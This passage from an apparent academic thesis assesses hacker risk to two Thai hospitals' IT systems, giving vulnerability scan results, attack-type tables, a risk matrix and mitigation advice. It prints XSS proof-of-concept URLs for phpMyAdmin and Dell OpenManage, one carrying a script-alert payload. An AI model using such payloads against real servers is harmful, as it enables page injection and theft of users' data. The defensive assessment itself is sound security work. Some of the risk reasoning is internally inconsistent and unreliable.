



Figure 4.8 Login page of Dell OpenManage Server in intranet server

*The result is* Web page tried to connect to www.google.co.th shown in Figure 4.9.





Figure 4.9 Login page is redirecting to Google site

b) phpMyAdmin error.php BBcode Tag XSS (PMASA-2010-9) !!!

Input XSS command :

http://intranet.gj/phpMyAdmin/error.php?type=phpmyadmin_pmasa_2010_9.nasl&error=%5ba%40http%3a%2f%2fwww.phpmyadmin.net%2fhome_page%2fs

ecurity%2fPMASA-2010-9.php%40_self]Click%20here%5b%2fa in URL of http://intranet.gj/phpMyAdmin/





Figure 4.10 PhpMyAdmin login page in intranet server

*The result is* Web page have shown text as Figure 4.11, attacker can input the text or link which is dangerous or intercept to the information of users.





Figure 4.11 Text taken from XSS attack

c) Dell OpenManage Server Administrator omalogin.html DOM-based XSS!!!

input XSS command :

https://intranet.gj:1311/omalogin.html?msgStatus="><script>alert(/dell_openmanage_dom_xss.nasl1363603813/)</script> in URL of https://intranet.gj:1311

*The result was* shown pop up on web which the attacker can input the text or link which is dangerous or intercept to the information of users, as shown in Figure 4.12.





Figure 4.12 Pop up taken from XSS attack

***Test Web server : gjweb02.hmis.gj (172.17.9.25)***

The result from examination of Nikto and SQL injection Me program that appeared http://gjweb02.hmis.gj web page of hospital. It does not show the vulnerability in term of SQL injection but it was appear only in XSS on phpMyAdmin(Figure 4.13) as shown in Figure 4.14 and Figure 4.15.

a) phpMyAdmin 3.4.x < 3.4.8 Cross-Site Scripting (PMASA-2011-18)!!!

input XSS command :

http://gjweb02.hmis.gj/phpmyadmin/js/db_operations.js





Figure 4.13 PhpMyAdmin login page in gjweb02 server

*The result is* Attacker can download db_operations.js file, as shown in Figure 4.14.





Figure 4.14 Attacker can download db_operations.js file

b) phpMyAdmin 3.4.x < 3.4.10.1 Cross-Site Scripting (PMASA-2012-1)

input XSS command :

http://gjweb02.hmis.gj/phpmyadmin/js/replication.js

*The result is* Attacker can download replication.js file, as shown in Figure 4.15.





Figure 4.15 Attacker can download replication.js file

### 4.2.2 Information evaluation

1) Current capabilities to control vulnerability

Vulnerability assessment discloses that most vulnerability is at high level. When comparison is made in Table 3.2, it can be concluded that current capabilities to control vulnerability are at ***"High"*** level because most vulnerabilities are at a medium level.

2) Number of threat occurrence

Because the number of threat occurrences to the hospital is zero, the number of threat occurrences falls within a range of ***"1-25"*** times, which is the lowest level.

3) Threat's impact

Once the attackers' attack characteristics are known, the type of attack can be identified as shown in Table 4.8 and the type of impact occurring to the IT system will also be identified as compared in Table 3.4. The level of impact occurring to this hospital is "***Minor***".





Figure 4.16 Attacking technique might occur in Hospital B system

*Code Execution* is the attacker can send malicious commands through operating system's vulnerabilities on a network server, so an attacker can take control of the server, including install, view or edit the information and create an account on the server.

*Buffer overflows* are the inputs (input) or greater than the extent to which the program is backed up. As a result, the system stops working.

*Elevation of Privilege elevation of privileges attack* is equivalent to the system administrator. As a result, an attacker can access the data within the system.

*Denial of service (DoS)* is to prevent or disrupt a system, the server cannot be served as normal.

*Man in the middle* is when a person maliciously asserts him/herself in the middle of a conversation between two people and acts as a medium for the receiving/sending of data by the two parties in the conversation and the person maliciously uses this kind of attack to intercept or alter data communicated by the two parties.


*Cross site scripting* is when a script or code embedded in the target's web browser to intercept key data of the target or set up a link to the site as prepared by the malicious party.

*Brute force* involves password decoding using various programs to gain access to the system.

*Authentication bypass* means passing the system's vulnerability without having to go through identity verification.

*SQL injection* is an attack by the SQL string in the system so it displays the data sought by the malicious party.

*Information gathering* is the collecting of the target's necessary data for subsequent use in the attack.




| | Critical | High | Medium | Low |
|---|---|---|---|---|
| Code execution | 9 | 4 | 5 | |
| Elevation of Privilege | 8 | 5 | 6 | |
| Buffer overFlow | 1 | 2 | 1 | |
| Denial of service | 3 | 3 | 8 | |
| Man-in-the- middle | | 3 | 39 | 7 |
| Cross-site scripting | 1 | 1 | 10 | |
| Brute-force | | 1 | 1 | |
| Authentication-bypass | | 1 | 4 | |
| SQL Injection | 1 | 2 | 1 | |
| Information gathering | | | | 18 |

Figure 4.17 The number of vulnerability might occur in different type of Hospital B

**Table 4.8 Relationship between type of attack and method of attack in Hospital B**

| Type of attack | Method of attack | Description | No. of Vulnerabilities | Total |
|---|---|---|---|---|
| Fabrication | Code execution | To create and send a batch file that does not exist in the system into the system in order to control the system. | 18 | 39 |
| | Authentication-bypass | Be attack through confirmed identity of system | 5 | |
| | SQL Injection | SQL Query String attack in showing needs information | 4 | |
| | Cross-site scripting | Bury script in web browser for intercept target's information | 12 | |
| Modification | Elevation of Privilege | Edit their information in order to obtain equivalent administrator rights. | 19 | 21 |
| | Brute-force | decrypt password for access to system | 2 | |
| Interruption | Buffer overflow | Server/Service can be stopped. | 4 | 18 |
| | Denial of service | Server/Service can be stopped. | 14 | |
| Interception | Man-in-the-middle | eavesdrop or intercept information the conversation of sender and receiver | 49 | 67 |
| | Information gathering | Gather the required system information. | 18 | |

### 4.2.3 Matrix assessment

1) Threat's likelihood

This is the step for comparing the current ability to control the vulnerability with the number of attacks occurring during the previous two years in Table 3.5. In this case study:

The capability level of current vulnerability controlling: ***High*** level.

The number of threat occurred in passed 2 years: ***0-25***.

Therefore the opportunity or likelihood of threat occurrence from hacker is in level: ***Rarely***.

2) Risk determination

This is the step for comparing the possibility for the attack to occur with the potential level of impact on the hospital's IT system in Table 3.6. In this study:

The opportunity or likelihood in threat occurrence from hacker: ***Rarely***

The impact level occurs with hospital's information technology system: ***Minor***.

Therefore the risk determination of this hospital is ***Low*** level.

### 4.2.4 Risk indicator

This step summarizes the results acquired from risk determination. For this case study, the result revealed the risk to be low, thereby meaning the chance for an attack by the hacker is low. And when an attack does occur, the impact severity to the hospital's IT system will be at a low level. The system supervisor must set policy for determining whether or not plans for dealing with this kind of threat are necessary, or if the risk is acceptable.

1) Guideline for Reducing the Risks of the Hospital's IT System

According to data collection, the hospital is exposed to low level of risk. Thus, whether the correction is necessary or not it depends on the system supervisor who can perform the following:

1.1) Risk Management Guideline at the Server Level

The testing can reveal that the hospital's system still has vulnerabilities occurring on the software installed on the server. Thus, this software should be updated to minimize the number of vulnerabilities. This step is a method for minimizing risks that requires a low budget and time to manage the risk. In addition, the server can be installed with an anti-virus program, a firewall and HIDS/HIPS using a complex password, unnecessary users can be deleted from the system, file

permission settings should be more strict, alien programs should be checked consistently so there is no remote use of protocol without being coded (for example telnet or ftp), limit IP address and user account of people who remotely use the server.

1.2) Risk Management Guideline at the Network Level

This level involves the protection of vulnerabilities remaining in the system by installing additional security devices in the system such as protecting MITM using switch that allows the setting of MAC Filter and IP filter on each port or by using Static ARP. Authentication should be required to verify user name and password before permission is granted to connect to the internet. There should also be protection against Rough DHCP and IP address falsification. MAC addresses should be installed with patches, an antivirus program and a personal firewall to protect the client's machine and caution should be exercised concerning folder sharing settings.

1.3) Risk Management Guidelines with Technological Modifications

According to the testing, one server runs Windows server 2003. A strategic planning by changing technology can be set up, namely, the OS in this case. Considerations must be given in multiple aspects such as whether or not former application programs are compatible with the new OS.

# CHAPTER V
# DISCUSSION

The risk assessment in Chapter 4 involved the assessment of risks for attack by hackers. The risk levels of both hospitals are moderate (Hospital A) and low (Hospital B). The following factors affect risk intensity:

We can set risk management guidelines by observing the results from risk assessment as shown in Table 5.1, which can be summarized as follows:

- Hospital A is at medium risk. Thus, there should be planning to minimize risks at suitable times or when there is a chance to do so.
- Hospital B is at low risk. Thus, the system supervisor needs to decide whether or not the existing risks are acceptable and whether or not additional vulnerabilities need to be identified/detected and examined.

**Table 5.1 Risk scale and necessary actions table [7]**

| Risk Level | Risk Description and Necessary Actions |
|---|---|
| **Critical** | If an observation or finding is evaluated as a high risk, there is a extremely strong need for corrective measures. An existing system may no longer to operate, so a corrective action plan must be put in place immediately. |
| **High** | If an observation or finding is evaluated as a high risk, there is a strong need for corrective measures. An existing system may continue to operate, but a corrective action plan must be put in place as soon as possible. |
| **Medium** | If an observation is rated as medium risk, corrective actions are needed and a plan must be developed to incorporate these actions within a reasonable period of time. |
| **Low** | If an observation is described as low risk, the system's administrator must determine whether corrective actions are still required or decide to accept the risk. |

## 5.1 Number of threat occurrence

The risk assessment of both hospitals revealed the risk existing in the hospital, i.e. Hospital A is at moderate risk and Hospital B is at low risk. It is evident that both hospitals are exposed to mildly severe risks because the factor affecting risk intensity is the number of threat occurrences and neither hospital has ever been attacked or known that they had ever been attacked. Thus, the number of occurrences in these cases falls within a range of 1-25 times resulting in a rating of rarely for **threat's likelihood**. When mapping with **threat's impact**, which is severe (Hospital A) or Minor (Hospital B), the results remain at moderate or low risk levels.

Initial data collection reveals that both hospitals lack records on attacks by hackers, possibly because the hospitals give greater importance to patient services than security and neither hospital has ever had any severe impacts on their IT systems, causing them to pay less attention to this aspect. Thus, data collection for concerning this aspect is done in the manner of interview forms and data received may deviate from reality because the answers are dependent on the respondents' feelings.

## 5.2 Server Vulnerabilities

Another factor affecting risk intensity is the IT system's vulnerabilities, which are the weak points of the IT system. The number and severity of vulnerabilities reveal current capabilities to control vulnerability, method of attack and threat's impact occurring to the IT system. Capabilities to control vulnerability and impact to the IT system are correlated with the hospital's IT risk intensity.

According to Table 5.2, both of the hospitals in this case study are medium-size hospitals, but the IT system sizes are clearly different. Hospital A has only six servers, which is smaller in number than Hospital B by 12 servers. However, due to differences in IT system management, Hospital B with its higher number of servers clearly has a lower number of vulnerabilities than Hospital A. As a result, Hospital B's current capability to control vulnerability is at a high level and threat's impact is at a minor level. Thus, the risk assessment results are that Hospital B is exposed to lower risk than Hospital A, which has a medium level of risk.

**Table 5.2 Mapping result of Hospital A and B table**

| Hospital / Results | Hospital A | Hospital B |
|---|---|---|
| **Vulnerability** | High | Medium |
| **Current capabilities to control vulnerability** | Medium | High |
| **Number of threat occurrence** | 1-25 | 1-25 |
| **Threat's likelihood** | Rarely | Rarely |
| **Impact** | Severe | Minor |
| **Risk** | Medium | Low |

## 5.3 Testing Environment

Because hospitals are places with extremely sensitive data and because it would be very risky for a hospital to stop functioning or for a hospital's data to be damaged during the testing, penetration testing could not be applied to the hospital's IT system at the actual location because the process could have caused severe damage to the hospital's IT system and might have caused the system to stop functioning. Thus, a server had to be simulated for the process of penetration testing.

There is a disadvantage to server simulation in that 100% of the server cannot be simulated because the values cannot be set or configured in the same way as the system supervisor. This may cause the results from penetration testing to deviate from reality. Thus, a server cloning method should be used rather than the server simulation method because server cloning can imitate 100% of the server and the results following penetration testing are accurate and precise. However, because neither of the hospitals in this study approve of server cloning, the data acquired from penetration testing may contain errors.

## 5.4 Security awareness

This is the step overlooked by many people. In practice, however, it is a "must-do" and needs to be done on an annual basis. Training should be held so the staffs in the organization gain correct understanding on the issue of computer data

security. The training should begin from high-ranking executive and middle management levels which should be followed by a system supervisor and those who are directly responsible for information security, internal audit and general computer users to prevent them from becoming victims of viruses or programs infiltrating to destroy systems that usually come with email attachments and visits to inappropriate websites.

However, because hospitals in Thailand have never experienced attacks or data theft, they lack awareness and readiness in protecting themselves against threats, thereby leading to insufficient budgets for investment in data security and the absence of the issuance of security policy. Hospital personnel also lack knowledge and understanding about IT security systems. For example, no matter how good a safety policy is, if there is a lack of cooperation from every employee in the hospital, the policy objectives may not be achieved.

According to the case study, Hospital A's IT system has been developed continually by the IT and outsourcing departments. However, because it is focused on IT development for patient data management and because the hospital has never been attacked by hackers, the hospital lacks awareness and readiness to prevent itself from hackers. For example, The hospital never updates patches/hotfixes, thereby causing the vulnerability test in the hospital's IT system to reveal that Hospital A has numerous vulnerabilities at a severe level that may become channels for hackers to attack and steal data from the hospital. Moreover, according to the case study, Hospital B has a larger IT system than Hospital A, but because Hospital B's IT system has developed continually and the hospital has clear policy enabling Hospital B to improve its IT system together with maintaining patient data security. In addition, the hospital's IT department has knowledge and understanding about IT security. For example, Hospital B maintains and updates its patches/hotfix regularly and consequently had less vulnerability detected than Hospital A.

## 5.5 Patch/Hotfix

In installing patches/hotfix, proper managerial methods should be used because patch/hotfix that may affect the system cannot be installed, e.g. applications

functioning on the server may not work because the patch/hotfix installed may block the port for function the application is using, thereby causing the application to fail after the patch/hotfix installation. Thus, it is necessary to try to understand the installation of the patch/hotfix and how it may affect the system. Otherwise, a server/system may be simulated to test and determine whether or not the patches/hotfix to be installed affect the applications on the system.

# CHAPTER VI
# CONCLUSION AND RECOMMENDATION

## 6.1 Conclusion

Today, hospitals in Thailand have implemented IT systems to play significant roles in health services such as data storage, search and analysis as well as conducting transactions to provide even more efficient health services. There are, however, disadvantages to IT systems such as harm by natural disasters or hackers. This research focuses on threats made by hackers because the damages occurring can be severe and hospitals in Thailand still give them very little importance.

The hacker's aim is the key data of patients and hospital staff such as patient history, identification numbers, social security numbers and transaction history. Thus, adopting a security system is essential for prevention against threats by hackers. In this research a risk assessment method was employed as a guideline for assessing the hospital's IT security system to determine the level of risk. Therefore, the hospital can operate with efficiency and safety. The research procedures are divided into the following four steps:

